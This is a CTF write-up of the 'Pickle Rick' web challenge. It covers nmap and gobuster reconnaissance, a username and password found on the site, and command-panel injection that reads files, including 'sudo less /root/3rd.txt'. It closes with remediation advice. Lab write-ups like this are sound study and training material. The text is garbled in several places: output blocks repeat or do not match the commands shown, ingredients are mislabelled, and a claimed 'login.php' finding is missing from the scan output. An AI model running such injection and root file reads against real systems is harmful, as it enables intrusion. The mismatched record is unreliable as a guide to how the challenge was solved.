CTF-REPORT

By Richu Joseph

Category: CTF-Pickle Rick

Description: A Rick and Morty CTF, Help turn Rick back into a human


Challenge Overview: The Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle

Steps for finding the Flag:

Tool Used: Nmap

Command Executed: Nmap -F <Machine IP>

Findings: SSH (port 22) and HTTP (Port 80) open.




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿vbox)-[~]
└─$ nmap -F 10.10.5.116
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 10:22 EDT
Nmap scan report for 10.10.5.116
Host is up (0.17s latency).
Not shown: 98 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds

┌──(kali㉿vbox)-[~]
└─$ 
```

Tool Used:Gobuster

Command Executed: gobuster dir -u http://<Machine IP> -w /usr/share/wordlists/dirb/common.txt


Findings: Discovered URLs such as‘/index.hmtl,/login.php,robots.txt,etc



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿vbox)-[~]
└─$ nmap -F 10.10.5.116
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 10:22 EDT
Nmap scan report for 10.10.5.116
Host is up (0.17s latency).
Not shown: 98 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds

┌──(kali㉿vbox)-[~]
└─$ gobuster dir -u http://10.10.5.116 -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.5.116
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/assets               (Status: 301) [Size: 311] [--> http://10.10.5.116/assets/]
/index.html           (Status: 200) [Size: 1062]
/robots.txt           (Status: 200) [Size: 17]
/server-status        (Status: 403) [Size: 276]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(kali㉿vbox)-[~]
└─$ 
```

Robots.txt content:


Wubbalubbadudbub



10.10.5.116/robots.txt

```
Wubbalubbadubdub
```

Login.php Content:




Portal Login Page

Username: R1ckRul3s


Password: ••••••••••••••••

Admin Panel Content:




Command Panel


```
mr. meeseek hair
```




Command Panel



```
1 jerry tear
```




```
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```



Command Panel


less /home/rick/"second ingredients"

```
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```




Command Panel

```
3rd ingredients: fleeb juice
```



Command Panel


```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```



Command Panel

```
sudo less /root/3rd.txt
```

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```



Congratulations on completing Pickle Rick!!! 🎉

Points earned 90

Completed tasks 1

Room type Challenge

Difficulty Easy

Streak 3

This room counted toward joining the league

Remediation Recommendations

1. **Input Sanitization**: Never pass user input to shell commands without strict filtering.
2. **Principle of Least Privilege**: Web applications should never run as root.
3. **Remove Hardcoded Secrets**: Don't leave credentials in comments or code.
4. **Restrict File Access**: Set appropriate file permissions and access control.
5. **Disable Dangerous Functions**: Remove or disable any eval(), exec(), or system() calls.

Conclusion

This CTF demonstrates typical web exploitation techniques, from directory fuzzing to command injection and local privilege escalation. Through layered recon, authentication bypass, and abuse of insecure command execution, all objectives were completed successfully.